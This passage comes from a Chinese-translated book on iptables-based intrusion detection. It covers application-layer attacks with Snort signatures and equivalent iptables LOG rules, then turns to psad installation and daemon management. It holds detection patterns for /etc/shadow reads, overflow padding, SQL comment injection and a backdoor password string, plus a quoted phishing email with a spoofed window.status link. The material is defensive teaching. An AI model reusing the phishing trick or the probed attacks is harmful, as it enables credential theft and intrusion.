- **利用编程错误**——应用程序的开发是一个复杂的过程，它不可避免地会产生编程错误。在某些情况下，这些错误可能会导致严重的漏洞，使得攻击者可以通过网络远程利用这些漏洞。这样的例子有：缓冲区溢出漏洞，它来自对不安全的C库函数的使用；以Web为中心的漏洞，如将未经清理的查询传递给后端数据库的Web服务器（这将导致SQL注入攻击），以及将直接来自客户端未经过滤的内容写入页面的站点（这将导致跨站脚本或XSS攻击）。
- **利用信任关系**——有些攻击利用的是信任关系而不是应用程序的错误。对与应用程序本身交互而言，这类攻击看上去是完全合法的，但它们的目标是信任这些应用程序的用户。钓鱼式攻击就是一个这样的例子，它的目标并不是Web应用程序或邮件服务器，而是访问钓鱼网站或电子邮件信息的用户。
- **耗尽资源**——像网络层或传输层的DoS攻击一样，应用程序有时候也会遭受到大量数据输入的攻击。这类攻击将使得应用程序不可使用。

4.3　滥用应用层

日益增加的网络应用程序复杂性使得攻击者可以更容易地利用应用层漏洞。我们已在第2、3章中看到了一些有创意的滥用网络层和传输层的攻击方式，但当把它们与如今针对应用程序的攻击方式相比较的话，这些技术就显得平淡无奇了。

常见的网络层和传输层协议的实现通常都遵循由RFC文档定义的规范，但诸如像控制一个特定的CGI程序如何通过Web服务器处理用户的输入，或一个应用程序是否应使用一种不支持自动边界检查或内存管理的编程语言（如C语言）来编写，这样的应用层问题并没有一个标准存在。

有时候，一种全新的攻击技术会被首先发现并公布在安全社区中——HTTP Cross-Site cooking概念就是一个这样的例子，它涉及对跨域Web cookie的不当处理（见http://en.wikipedia.org/wiki/Cross-site_cooking）。

下面几节介绍了一些常见的应用层攻击。某些攻击可以通过iptables的字符串匹配扩展来检测到，针对每一种特定的攻击，我们都提供了一个iptables规则示例。（当然这里列出的攻击技术决不是针对应用层攻击技术的完整列表。）

4.3.1 Snort签名

理解应用层攻击的最好方法之一是浏览Snort的签名集[①]。最新的Snort签名已不再随同Snort源代码一起发布，Bleeding Snort项目为最新的攻击生成Snort格式的签名（见http://www.bleedingsnort.com）。

说明 我们将在第9章中详细讨论Snort签名，在这里只是介绍由Snort提供的应用层检查功能。将iptables的规则与Snort签名联系在一起，是通过iptables获得真正的入侵检测功能的关键。

考虑下面的Snort签名：

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"WEB-ATTACKS /
etc/shadow access"; content:"/etc/shadow"; flow:to_server,established; nocase;
classtype:w eb-application-activity; sid:1372; rev:5;)
```

这个签名用于检测是否有字符串/etc/shadow（以粗体显示）从Web客户端传输到Web服务器。Web服务器（以及它执行的任何CGI脚本）的有效用户通常并不拥有读取/etc/shadow文件的权限，但一个攻击者在尝试请求该文件之前并不一定了解这一点。Snort检测的是尝试读取该文件的企图。

当iptables在FORWARD链中发现有用户通过一个已建立的端口80上TCP连接发送/etc/shadow字符串时，你可以使用如下规则来生成相应的日志信息：

```
[iptablesfw]# iptables -I FORWARD 1 -p tcp --dport 80 -m state --state
ESTABLISHED -m string --string "/etc/shadow" --algo bm -j LOG --log-prefix
"ETC_SHADOW "
```

4.3.2 缓冲区溢出攻击

缓冲区溢出攻击充分利用了应用程序源代码中的编程错误，即缓冲区太小，不足以容纳复制

① Snort社区将Snort的签名称为规则，但入侵检测社区还将术语签名看作为描述攻击的机制。在本书中，这两个术语是可以互换使用的——一个签名并没有被限制为只是表示一个单一的简单模式，因此我们也可以将对一个复杂攻击的描述称为是签名。

进它的数据，因此使用术语溢出表示毗邻的内存位置将被覆写。对基于栈的缓冲区溢出来说，一次成功的攻击将覆写函数的返回地址（该地址位于栈中）以使它指向由攻击者提供的代码，并由此使得攻击者可以控制此后进程的执行。另一种类型的缓冲区溢出攻击针对的是从堆中动态分配的内存区域。

缓冲区溢出漏洞通常是由于不当使用那些不能实现自动边界检查的库函数而引入C或C++应用程序的。这类函数包括strcpy()、strcat()、sprintf()、gets()和scanf()。对通过malloc()和calloc()这样的函数从堆中分配的内存区域管理不善也会产生缓冲区溢出漏洞。

说明　你可以在广受引用的Aleph One的论文“Smashing the Stack for Fun and Profit”（以娱乐和牟利为目的践踏栈，http://insecure.org/stf/smashstack.html）中了解如何编写缓冲区溢出攻击。Jon Erickson所著的*Hacking: The Art of Exploitation*（黑客之道：漏洞发掘的艺术，No Starch Press，2007）也充分揭示了如何发掘缓冲区溢出漏洞。

对于基于网络的攻击来说，并没有一种通用的方法来检测缓冲区溢出攻击。但对于通过加密通道传输数据的应用程序来说，如果一个攻击使用50个未加密的字符A填充一个缓冲区，那么这个行为将非常值得怀疑。（加密协议通常不会反复地发送同一个字符。）

如果这种攻击方式确实存在，并且它还被其他攻击方式在底层广泛地使用，我们就值得为查找这种行为添加一个iptables规则。例如，下面的规则针对的是SSL通信。请注意以一连串字符A所表示的字符串：

```
[iptablesfw]# iptables -I FORWARD 1 -p tcp --dport 443 -m state --state
ESTABLISHED -m string --string "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA" -j LOG --log-prefix "SSL OVERFLOW "
```

因为攻击代码可以将填充字符A改变为任何其他字符，所以只需对攻击代码做出微小的修改就可以很容易地规避上面规则的检查。但有时候攻击代码是被一些自动化的蠕虫所使用，这些蠕虫并不会随意修改代码，所以上述策略在某些情况下还是很有效的。

Snort签名集中包含许多针对溢出攻击的签名，但这些签名通常在检测攻击时并不需要看到具体的填充字节。有时候，只需检查为某个特定应用程序所提供的参数长度就足以判断这是否是一次溢出攻击了。例如，下面的签名针对的是FTP服务器中chown命令的溢出攻击，它查看在一次FTP会话中，chown命令后跟随的数据是否至少有100个字节长。

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 21 (msg:"FTP SITE CHOWN overflow attempt";
flow:to_server,established; content:"SITE"; nocase; content:"CHOWN"; distance:0; nocase;
isdataat:100,relative; pcre:"/^SITE\s+CHOWN\s[^\n]{100}/smi"; reference:bugtraq,2120;
reference:cve,2001-0065; classtype:attempted-admin; sid:1562; rev:11;)
```

虽然iptables不支持正则表达式引擎（否则我们就可以将上面以粗体字显示的pcre条件直接表

达为一个iptables规则），但我们可以产生一个效果近似于这个Snort签名的iptables规则。例如，下面的iptables规则搜索site和chown字符串，并使用length匹配来搜索至少140个字节长的数据包。（这么做是因为length匹配开始于网络层首部而不是应用层，所以其中有20字节对应的是IP首部，20字节对应的是TCP首部）。

```
[iptablesfw]# iptables -I FORWARD 1 -p tcp --dport 21 -m state --state
ESTABLISHED -m string --string "site" --algo bm -m string --string "chown"
--algo bm -m length --length 140 -j LOG --log-prefix "CHOWN OVERFLOW "
```

4.3.3 SQL 注入攻击

SQL注入攻击利用的是在将用户输入写进数据库查询语句之前未经过合法性验证或过滤的漏洞。一个聪明的攻击者可以利用SQL语言嵌套的能力构建一个新的查询，不知不觉地修改或提取数据库中的信息。常见的SQL注入攻击目标是通过Web服务器执行的CGI程序以及到后端数据库的接口。

举例来说，假设一个CGI程序执行用户名和密码检测的任务，它将Web客户端提供的用户名和密码与数据库中存储的信息进行比对。如果Web客户端提供的用户名和密码没有被正确地过滤，那么用于执行验证的查询语句就很容易遭受到注入攻击。注入攻击可以改变查询语句，使得它不仅会检查用户名和密码是否匹配，还会使用一个新的查询去修改数据库中的数据。攻击者可以通过这种攻击方式为任何用户设置密码，甚至设置一个管理员级别用户的密码。

要想对一个通用的SQL注入攻击进行检测是非常困难的，但一些Snort规则所描述的特征非常接近于某些注入攻击。例如，下面列出的是一个Bleeding Snort签名，它用于检测一个攻击者是否试图通过提供一个结束的单引号（位于❶处）和紧随其后的两个“-”字符（位于❷处）（每个字符后跟随一个NULL字节）来截断SQL查询语句。两个“-”字符将把SQL查询语句中其余的内容注释掉，这可用于取消可能通过其他字段的联合添加在查询上的限制。

```
alert tcp $EXTERNAL_NET any -> $SQL_SERVERS 1433 (msg: "BLEEDING-EDGE
EXPLOIT MS-SQL SQL Injection closing string plus line comment"; flow:
to_server,established; content:❶"'|00|"; content:❷"-|00|-|00|";
reference:url,www.nextgenss.com/papers/more_advanced_sql_injection.pdf;
reference:url,www.securitymap.net/sdm/docs/windows/mssql-checklist.html;
classtype: attempted-user; sid: 2000488; rev:5; )
```

这个Snort规则可以相对比较准确地转换为对应的iptables规则，Snort规则中的NULL字符可以通过使用--hex-string命令行参数包括进iptables规则中：

```
[iptablesfw]# iptables -I FORWARD 1 -p tcp --dport 1433 -m state --state
ESTABLISHED -m string --hex-string "'|00|" --algo bm -m string --hex-string
"-|00|-|00|" --algo bm -j LOG --log-prefix "SQL INJECTION COMMENT "
```

上面的SQL Snort签名和它所对应的iptables规则都有一个小问题，即Snort或iptables都没有考虑这两个字符串之间的顺序。如果一个数据包属于一个已建立的TCP连接，并且它以相反的顺序

包含这两个字符串（其中NULL以Snort的十六进制符号表示），例如是-|00|-|00| foo bar '|00|而非'|00| foo bar -|00|-|00|，那么不管是Snort签名还是iptables规则都将被触发。对于有些签名来说，如果合法的数据可以通过将数据反转来模拟恶意数据，那么这将增加防火墙的误报率。

说明　Web参考资料http://www.nextgenss.com/papers/more_advanced_sql_injection.pdf中包含了更多有关SQL注入攻击的有价值的信息。

4.3.4　大脑灰质攻击

如今在因特网上最难以解决的是那些目标为应用程序使用者的攻击。这些攻击利用了人们对某些信息的信任以规避最好的加密算法和认证方案。例如，如果一个攻击者骗取了一个用户对某个恶意软件、伪造密码或加密密钥的信任，那么他就可以绕过哪怕是最先进的安全机制。有时候，利用人们的信任比找到安全强化系统、应用程序或加密方案的漏洞要容易得多。

1. 钓鱼式攻击

钓鱼式攻击是一种骗取用户为网上账号提供认证证书的攻击，例如骗取用户将网上银行账号的认证信息发送到一个不受信任的地址。这种攻击通常会发送一个貌似官方的电子邮件给用户，要求用户访问自己的网上账号，并执行一些安全方面的“紧急”任务（比如，修改密码）（具有讽刺意味的是，如果不考虑钓鱼式攻击为用户带来的破坏性影响，整件事情就显得非常滑稽）。电子邮件中将提供一个Web页面的链接，它看上去是合法的，但其实是经过精心的设计，将用户指向一个由攻击者控制的网站，该网站完全模仿真正网站的样式构造。一旦上钩的用户访问了这个网站并输入了他们的证书，攻击者就偷取了他们的账号认证信息。

例如，下面显示的是笔者接收到的一封网络钓鱼电子邮件的部分内容，该邮件来自伪造的电子邮件地址support@citibank.com，邮件标题是“花旗银行网上安全信息”（*Citibank Online Security Message*）：

```
When signing on to Citibank Online, you or somebody else have made several login attempts and
reached your daily attempt limit. As an additional security measure your access to Online
Banking has been limited. This Web security measure does not affect your access to phone
banking or ATM banking. Please verify your information <a href="http://196.41.X.X/sys/"
onMouseMove="window.status='https://www.citibank.com/us/cards/index.jsp';return true;"
onMouseout="window.status=''">here</a>, before trying to sign on again. You will be able
to attempt signing on to Citibank Online within twenty-four hours after you verify your
information. (You do not have to change your Password at this time.)
```

信中一些无伤大雅的措辞（“several login attempts”（数次登录尝试）和“You do not have to change your password...”（你不必修改你的密码））伪装了一种亲切而要提供帮助的态度，而且信中提供的Web链接是经过精心设计的。链接中包含了一段嵌入式JavaScript以告诉Web浏览器，当用户将鼠标移动到邮件信息中的链接文本here上时，浏览器应显示一个到花旗银行网站的合法链

接[①]。但其实该链接的真正目的地是URL http://196.41.X.X/sys，它是由攻击者控制的一个Web服务器。这个Web服务器显示的页面和真正的花旗银行网站上的看起来完全一样。

所幸的是，iptables可以通过下面的规则检测到这一特定的网络钓鱼电子邮件：

```
[iptablesfw]# iptables -I FORWARD 1 -p tcp --dport 25 -m state --state
ESTABLISHED -m string --string ❶"http://196.41.X.X/sys/" --algo bm -m string
--hex-string ❷"window.status=|27|https://www.citibank.com" -j LOG --log-prefix
"CITIBANK PHISH "
```

在❶和❷处，这个规则对在一个已建立TCP连接中发往SMTP端口的数据包执行多字符串匹配，要求匹配的字符串为http://196.41.X.X/sys/和window.status='https://www.citibank.com。因为在这个规则中要求匹配的第一个字符串是由攻击者设定的一个特定的恶意Web服务器，所以这个规则并不能笼统地描述所有可能的针对花旗银行网站的钓鱼式攻击。第二个要求匹配的字符串同样很重要，它用于查找将花旗银行网站用作Window.status JavaScript窗口对象属性参数的情况。虽然真正的花旗银行网站也可能使用这个构架用作合法用途，但在一封电子邮件信息中同时出现这两个字符串是非常可疑的。不论是在Snort还是在iptables中，因同时匹配这两个字符串而触发误报的可能性都很低（不论这两个字符串出现的顺序如何都不会对最终的判断产生影响）。

你可以通过在有效检测攻击和减少误报率之间拿捏一个切实可行的平衡，最大限度地发挥新签名的作用。实现这个目标的一种最佳方式是寻找不太可能在合法的网络通信中看到的模式。比如说，如果现在有了另一种针对一个新目标的钓鱼式攻击开始变得流行，那么签名中可能的模式应是恶意Web服务器的IP地址（虽然它经常被攻击者改变）和任何常见语言或代码特征（如在花旗银行钓鱼式攻击示例中的window.status字符串）的结合。

2. 后门和击键记录

后门（backdoor）是一个可执行文件，它所包含的功能只提供给攻击者而非合法用户。例如，木马病毒Sdbot trojan[②]通过使用一个定制的IRC客户端连接到一个IRC频道来打开后门，攻击者在该频道中等待输入命令。但后门的编码方式使得攻击者在采取任何行动之前必须提供一个正确的密码，这就为后门通信增加了一定程度的验证功能，从而有助于确保只有成功入侵系统的攻击者才可以控制该系统。

后门程序的目标是悄悄地给予攻击者在远程机器上为所欲为的能力，攻击者可以完成很多事情，如收集用户击键以获得密码、远程控制系统等。有些后门程序甚至能够运行它们自己的以太网嗅探器，从明文协议（如telnet或FTP）中提取用户名和密码信息（虽然在交换式网络中，我们一般不需要担心攻击者使用嗅探器获取其他系统上的这类信息，除非后门程序被安装到网关或

① 并非所有的Web浏览器都以相同的方式处理这段代码。我所看到的Microsoft IE显示了合法链接，但Firefox则显示了恶意链接（这可能是因为笔者所使用的Firefox版本没有解释以这种方式嵌入到链接标签中的JavaScript）。你所遇到的情况可能也会有所不同。

② 更多信息请见http://www.symantec.cm/security_response/writeup.jsp?docid=2002-051312-3628-99&tabid=2。

防火墙设备上）。

FsSniffer就是一个这样的后门程序。可以使用如下的Snort规则检测到它：

```
alert tcp $HOME_NET any -> $EXTERNAL_NET any (msg:"BACKDOOR FsSniffer
connection attempt"; flow:❶to_server,established; content:❷"RemoteNC
Control Password|3A|"; reference:nessus,11854; classtype:trojan-activity;
sid:2271; rev:2;)
```

在❶处，FsSniffer Snort规则检查属于已建立TCP连接并且目标地址为连接的服务器端的数据包，在❷处，Snort规则在应用层内容中查找唯一[①]识别攻击者试图向FsSniffer后门进行验证的字符串。

这个Snort规则可以被转换为如下的iptables规则。（iptables在❶处的ESTABLISHED状态匹配需求确保这个规则匹配的数据包属于一个已建立的TCP连接，❷处的--hex-string命令行参数确保在原来内容字段中的十六进制代码\x3A被正确地转换。）

```
[iptablesfw]# iptables -I FORWARD 1 -p tcp -m state --state ❶ESTABLISHED
-m string --hex-string ❷"RemoteNC Control Password|3A|" --algo bm  -j LOG
--log-ip-options --log-tcp-options --log-prefix "FSSNIFFER BACKDOOR "
```

4.4　加密和应用层编码

影响应用层攻击检测的两个主要因素是加密和应用层编码方案。尤其是加密对应用层攻击的检测影响最大，因为它使得在没有加密密钥的情况下，解密运算是不可行的，而且在通常情况下，IDS、IPS和防火墙设备都无法获得这些密钥[②]。

不过，一些应用层攻击并不需要经过加密才能获得成功。例如，一些Snort签名（它们必须工作在明文模式下）对应的就是针对SSH服务器的攻击。当使用这些签名时，Snort将在没有获得SSH加密密钥的情况下查看有效载荷数据。这些签名的存在告诉我们加密本身不是万能的，攻击者有时候可以利用那些在应用程序中有没有加密层都没有什么影响的漏洞，也就是说，漏洞可以存在于那些可以通过非加密方式访问的功能中。

编码技术也是IDS很难处理的问题。例如，许多Web浏览器支持gzip编码以减少通过网络传输的数据量，因为通常使用一个快速的CPU压缩或解压缩数据所花费的时间，要比通过一个慢速网络传输非压缩数据所花费的时间少得多。如果一个攻击者将攻击数据与一段随机数据相结合后使用gzip压缩它，IDS就必须解压缩它才能对攻击进行检测。随机数据确保了每次压缩攻击的表现形式都不同，如果没有这种随机性，IDS只需查看压缩字符串本身就可以识别攻击了。在一个繁忙的网络中，实时解压缩每一个Web会话从计算上来说是不切实际的，因为有许多Web会话用

① 当然，你也可以在不验证到FsSniffer后门的情况下，自己制造一个RemoteNC Control Password:字符串并将它发送给一个任意的TCP服务器以触发该规则，但不论是哪种情况，这一行为都是值得怀疑的。

② 有些IDS产品提供了SSL密钥托管服务，这使得它可以通过对加密数据的解密来检查经过加密的Web服务器通信。

于下载大型的压缩文件，它们并没有恶意。

说明 并非所有的应用层编码都需要IDS付出昂贵的代价进行解码。例如，Web会话中的URL编码数据就可以由Snort实时解码，这是通过Snort的HTTP预处理器及其在Snort签名语言中的uricontent关键字来实现的。之所以可以这么做是因为URL编码是使用十六进制代码和百分号所做的一个简单的替换操作——例如，A成为了%41，而且我们可以很容易地以相同的方式对它进行反向转换。这种编码方案不是计算密集型的。

4.5 应用层回应

从技术上来说，针对应用层攻击的一个纯粹的应用层回应应该只涉及应用层中的结构。例如，如果用户滥用某个应用程序，那么他们的账号就应该被禁用，或者如果一个攻击者试图通过Web服务器执行的CGI程序实施一次SQL注入攻击，那么这个查询就应该被丢弃，并且返回一个HTTP错误代码给客户端。这类回应并不需要操纵数据包中位于应用层之下的首部信息。

但因为防火墙和网络入侵防御系统通常并没有和应用程序本身做紧密的集成[①]，所以严格的应用层回应对它们来说是不切实际的。此外，如果防火墙发现某个极具恶意的攻击是通过一个TCP会话（需要双向通信）发送并且它来自一个特定的IP地址，那么也许更有效的回应方法是禁止所有后续的来自攻击者IP地址的通信。这是一个针对应用层攻击的网络层回应。

我们在本书中强调的是针对应用层攻击的网络层和传输层回应，而非应用程序自己可以执行的回应。这些回应的实现需要iptables针对攻击者IP地址创建和管理拦截规则（由psad项目管理），以及通过fwsnort使用REJECT目标中断TCP连接。第10章和第11章将详细介绍这类回应。

① 有的安全机制确实是和应用程序紧密集成的（如用于Apache Web服务器的ModSecurity模块），但防火墙和入侵检测系统无法看到这些机制的内部操作过程。

第5章

端口扫描攻击检测程序psad简介

本章将简要介绍端口扫描攻击检测程序psad，主要涵盖psad的安装、管理和配置，而psad的操作和自动回应等主要任务会在下两章里讲述。

5.1 发展历史

最终成为psad的软件项目一开始只是作为Bastille Linux的一个组成部分。1999年秋季，Bastille开发团队决定为Bastille提供一个轻量级的网络入侵检测组件。正好那时候Peter Watkins在开发一个优秀的防火墙脚本（该脚本现在仍然和Bastille捆绑在一起），所以下一步工作任务自然就是开发一个基于防火墙日志所提供信息的IDS工具。此外，在那个时候，PortSentry（见http://sourceforge.net/projects/sentrytools）存在一些架构设计问题，因而它不太适合与一个已被配置为默认丢弃的防火墙相结合使用[①]。

虽然我们也可以只开发一个Snort（见http://www.snort.org）的配置工具，但Jay Beale、Peter Watkins和我最终还是决定开发一个全新的，并且与Linux内核中的防火墙代码紧密结合的工具。其结果是诞生了被称为Bastille-NIDS的Bastille组件，它可以同时分析2.2系列内核中的ipchains日志和2.4、2.6系列内核中的iptables日志。

2001年，我决定将Bastille-NIDS项目作为一个独立的项目从Bastille中分离出来，这样它可以独立运行而不需要先安装Bastille，我将它命名为psad（PortScan Attack Detector，端口扫描攻击检测程序）。psad的开发相当活跃，平均每三四个月就会发布一个新版本。

5.2 为何要分析防火墙日志

良好的网络安全首先要正确配置防火墙，它应该只允许绝对必需的基本网络连接和服务通

① 欲知为何PortSentry与默认丢弃的防火墙策略不相容，请见http://www.cipherdyne.org/psad/faq.html#diff_portsentry。

过。防火墙是一种线内设备，因此非常适合于针对网络流量应用过滤逻辑。在计算机网络的术语中，线内设备指的是位于数据包必经之路上的硬件设备。如果线内设备中的硬件或软件出现故障，并影响到它转发网络数据的能力，就会导致网络通信的中断。线内设备包括路由器、交换机、网桥、防火墙和网络入侵防御系统（IPS）[①]等。

随着防火墙的功能变得越来越齐备，结构变得越来越复杂，它们正在逐步开始提供传统上一直属于入侵检测系统范畴的功能（如应用层检查）。通过将这些功能与过滤数据包的能力结合使用，防火墙可以提供有价值的入侵检测数据，利用这些数据可以形成有效的机制来保护服务免遭入侵和侦察，并且限制蠕虫所带来的潜在破坏。像iptables这样提供了丰富的日志记录和过滤功能的防火墙可以提供宝贵的安全数据，这些数据是不应该被忽视的。

像Snort这样的专用入侵检测系统提供了大型的功能集和全面的规则语言来描述网络攻击，而iptables则总是直接连到网络流量上并且提供了详细的数据包首部日志（它可以和应用层测试结合，正如将在第9章中讲述的那样）。深度防御的原则使得我们有必要去倾听iptables所叙述的故事。

5.3 psad特性

psad当前的版本可以检测到各种类型的可疑流量，如由Nmap（见http://www.insecure.org）、各种后门程序的探测器、分布式拒绝服务（DDoS）工具等生成的端口扫描和滥用网络协议的尝试。如果和fwsnort（见第9～11章）结合使用，psad可以检测并为60%多的Snort-2.3.3规则（包括那些需要检查应用层数据的规则）生成警报。

psad最有趣的特性之一是它可以被动式识别扫描主机或其他恶意攻击来源主机操作系统指纹。例如，如果有人从Windows机器发起TCP connect()扫描，psad通常就能够告诉你这次扫描是来自Windows XP、2000还是NT的机器。在某些情况下，它甚至可以检测到远程系统的Service Pack版本。psad的指纹识别功能是基于p0f的（关于p0f和被动式操作系统指纹识别的讨论见第7章）。此外，psad还提供了详细的电子邮件和系统日志警报、基于危险级别阈值自动阻止IP地址的能力（该功能在默认情况下没有启用）、集成的whois支持、DShield报告（见http://www.dshield.org）等更多的特性。

我们将在下两章讨论所有这些特性，而现在关注的是psad的安装和配置。

5.4 psad的安装

在安装psad之前，需要首先从http://www.cipherdyne.org/psad/download上下载最新版本的

① 虽然网络入侵检测系统（IDS）是通过线内设备（如交换机）来获取网络通信数据的，但关闭IDS并不会影响到网络通信。因为IDS检查的只是每个数据包的一份副本，它并不承担将数据包转发到它们目的地的责任。

psad。在http://www.cipherdyne.org上发布的所有程序（包括psad）都在它们各自的源代码树中捆绑了一个安装程序install.pl。一旦下载了tarball文件，最好同时验证它的MD5 sum和GnuPG签名[①]。可以在http://www.cipherdyne.org/public_key上找到我的GnuPG公钥。下面显示的是如何针对版本2.0.8执行这些步骤：

```
$ cd /usr/local/src
$ wget http://www.cipherdyne.org/psad/download/psad-2.0.8.tar.bz2
$ wget http://www.cipherdyne.org/psad/download/psad-2.0.8.tar.bz2.md5
$ wget http://www.cipherdyne.org/psad/download/psad-2.0.8.tar.bz2.asc
$ md5sum -c psad-2.0.8.tar.bz2.md5
psad-2.0.8.tar.bz2: OK

$ gpg --verify psad-2.0.8.tar.bz2.asc
gpg: Signature made Sun Jul 29 13:18:58 2007 EDT using DSA key ID A742839F
gpg: Good signature from "Michael Rash <mbr@cipherdyne.org>"
gpg:                 aka "Michael Rash <mbr@cipherdyne.com>"
$ tar xfj psad-2.0.8.tar.bz2
$ su -
Password:
# cd /usr/local/src/psad-2.0.8
# ./install.pl
```

install.pl脚本在运行时将提示进行一些输入，包括电子邮件警报将发送给哪个电子邮件地址、目前运行在系统中的syslog守护进程的类型（syslogd、syslog-ng或metalog）、是否要求psad只分析包含特定日志前缀的iptables日志信息，以及是否将日志数据发送到DShield分布式IDS。可以手工输入相应的信息，也可以使用默认值（只需按下回车键），这样很快就将拥有一个可以正常运作的psad了。

还可以在基于Red Hat包管理程序的Linux发行版上以RPM方式安装psad、在Debian系统上以Debian软件包的方式安装psad[②]，或在Gentoo系统上通过Portage树安装psad。如果想在特定Linux系统上保持一种一致的软件安装方法，那么使用上述这些安装方法可能更有意义。

说明　因为psad是和iptables防火墙紧密捆绑的，所以它尚未被移植到非Linux的操作系统中。但如果不打算使用任何psad的有效回应功能，也可以将它部署到一个运行在非Linux操作系统的syslog服务器上，该服务器接收来自另一个Linux系统的iptables日志消息。

在Linux系统上成功安装了psad，就会在本地文件系统中创建几个新文件和目录。

---

① 从安全角度来看，验证GnuPG签名显得更重要，因为在无法获得我的私钥的情况下，签名很难被伪造。而任何可以改变psad tarball文件的人都可以修改包含MD5 sum的文件。我在这里列出自己的公钥指纹以供读者参考：53EA 13EA 472E 3771 894F AC69 95D8 5D6B A742 839F，可以在将公钥导入GnuPG密钥环之后验证该指纹。

② Daniel Gubser创建了psad Debian软件包并通过http://www.gutreu.ch/debian提供它。（该URL目前已过期，读者可以在http://packages.debian.org/上搜索到最新版本的psad Debian软件包。——译者注）

Perl是用于开发psad主守护进程的编程语言（稍后讨论的辅助守护进程kmsgsd和psadwatchd是用C语言编写的），psad使用的几个Perl模块并没有包括在Perl核心模块集中。通过将所有这些Perl模块安装到/usr/lib/psad目录中，psad就可以将已安装在系统的Perl函数库树（通常位于/usr/lib/perl5目录中）中的Perl模块和psad需要的模块严格区分出来。

psad需要的模块有：

- Date::Calc
- Net::Ipv4Addr
- Unix::Syslog
- IPTables::Parse
- IPTables::ChainMgr

psad 由 3 个系统守护进程组成：psad、kmsgsd 和 psadwatchd。所有这些守护进程都安装到/usr/sbin 目录中，而且每一个守护进程都将使用/etc/psad/psad.conf配置文件中的设置。

psad安装程序还会创建/etc/psad/archive目录，并将任何现有的psad守护进程的配置文件复制到该目录中，使得重新安装psad时可以保留旧的配置文件。install.pl程序还会把现有的psad配置结果合并到新的配置文件中，这有助于将升级的麻烦降到最低。

安装程序还将在/var目录中创建一些文件和目录：/var/lib/psad/psadfifo命名管道[①]、/var/log/psad目录、/var/log/psad/fwdata文件和/var/log/psad/install.log文件（install.pl脚本将安装日志写到该文件中）。当运行psad时，它的主工作目录（psad在该目录中记录与可疑网络通信相关的IP地址）是/var/log/psad。

说明 psad安装用到的这些目录并不是随意挑选的——它们都是由被称为文件系统层次结构标准（FHS）的文档所定义的标准目录。该文档明文规定了Unix文件系统目录结构中每一个目录的用途。任何期望能与该文档保持一致的应用程序都应以一种可预期的方式使用Linux目录结构，这有助于在纷乱的目录和文件中尽量维持一些有序性。FHS文档可以在http://www.pathname.com/fhs上找到。

5.5 psad的管理

一旦安装好了psad，就可以开始使用它了。本节将给出基本的psad管理概述并显示psad是如何从iptables处获取日志数据的。像攻击检测和被动式操作系统指纹识别这样的运行时期的行为将在下两章中讨论。

① 命名管道是一类特殊的文件，它允许两个进程通过它进行通信。其机制类似于将一个进程的标准输出STDOUT通过管道符（|）连接到另一个进程的标准输入STDIN（例如，cat /etc/hosts | grep localhost），但命名管道是在文件系统中永久存在的。

5.5.1　启动和停止 psad

和psad捆绑在一起的初始化脚本适合在Red Hat、Fedora、Slackware、Debian、Mandrake和Gentoo Linux系统中使用。与许多系统守护进程（如syslog和Apache）一样，psad通常是通过init脚本来启动和停止的：

```
# /etc/init.d/psad start
 * Starting psad ...                    [ ok ]
# /etc/init.d/psad stop
 * Stopping psadwatchd ...              [ ok ]
 * Stopping kmsgsd ...                  [ ok ]
 * Stopping psad ...                    [ ok ]
```

通过init脚本启动psad后，有3个守护进程开始运行：psad主守护进程、kmsgsd和psadwatchd。kmsgsd的用途是通过命名管道/var/lib/psad/psadfifo读取所有iptables日志信息，并将它们写入文件/var/log/psad/fwdata以便psad进行自动分析。这种方式给psad提供的是只包含iptables日志信息的纯数据流。

说明　在安装psad时，psad会重新配置系统syslog守护进程以便将所有优先级为info的内核信息（使用syslog术语，即kern.info信息）写入命名管道/var/lib/psad/psadinfo[①]。

---

psadwatchd 守护进程只是用于确保 psad 和 kmsgsd 守护进程都在运行，如果其中有一个进程没有在运行，它将重启该进程并给列在/etc/psad/psad.conf配置文件中的电子邮件地址发送一个警告邮件。

5.5.2　守护进程的唯一性

启动psad时，每个psad的守护进程都将自己的进程ID（PID）写入/var/run/psad目录中相应的文件内。如果某个守护进程是通过命令行手工启动的，它将首先检查是否已有另一个实例正在运行，如果有，那么新的实例将立刻退出。这确保了任何正在运行的psad进程不被打扰。

5.5.3　iptables 策略配置

从根本上说，psad只是日志分析程序。它假设部署psad的系统上iptables策略配置为记录并丢

---

① 从psad 2.1.1版本开始，psad可以通过直接分析由syslog管理的现有文件（默认是/var/log/messages）来获取iptables日志数据，通过/etc/psad/psad.conf配置文件中的两个配置变量ENABLE_SYSLOG_FILE和IPT_SYSLOG_FILE来设置。从2.1.3版本开始，psad将默认使用/var/log/messages文件来获取iptables日志数据而不是使用命名管道，这意味着kmsgsd守护进程已不再需要运行。如果syslog使用的是另一个文件来记录iptables日志，比如像译者的系统使用的是/var/log/syslog文件，那么需要修改相应的/etc/psad/psad.conf配置文件中的IPT_SYSLOG_FILE配置变量的值。psad之所以要做这样的改进是因为各种syslog守护进程的配置语法和特性都有所不同，在安装时重新配置各种syslog守护进程非常容易出错。——译者注

弃模式。这确保了iptables只接受对网络功能绝对必需的那些数据包，所有其他的数据包都将被记录并丢弃。端口扫描、后门程序探测、暗中破坏应用程序的命令（我们将在第9章讲述iptables可以过滤应用层数据）以及其他恶意的行为都不在可接受的网络通信范围之内，所以来自该策略的iptables日志通常可以为专用入侵检测系统提供有价值的信息。

psad提供了自动机制验证本地iptables策略在INPUT和FORWARD链中是否配置了默认的LOG和DROP规则。这个机制是通过位于/usr/sbin/fwcheck_psad专用脚本实现的，在每次启动psad时都会执行该脚本（除非使用了--no-fwcheck命令行开关或psad正运行在单独的syslog服务器上）。fwcheck_psad脚本使用IPTables::Parse Perl模块获取本地iptables策略并查看它是否包含LOG和DROP规则。如果没有，psad将发送配置警告邮件告知iptables策略没有正确地配置。

使用KILL()实现进程监控

将进程的PID号写入磁盘是系统守护进程使用的一种标准策略，从syslog到OpenSSH几乎所有系统守护进程都使用该策略。文件系统中一旦有这种PID文件，进程就有了更好的方法来解决是否已有另一个进程实例正在运行的问题，而不需要剖析ps命令的输出或搜索/proc伪文件系统。这个解决方法涉及对kill()系统调用返回值的检查，但我们并不是针对要检查的进程发送SIGTERM、SIGHUP或其他标准信号，而是发送SIG_0。这告诉kill()当进程正在运行时（它在进程表中有对应的条目）返回0，如果进程不在运行或遇到错误条件则返回一个非零值。为了说明该方法的使用，我们使用如下命令检查在本地系统中是否有一个psad守护进程在运行：

```
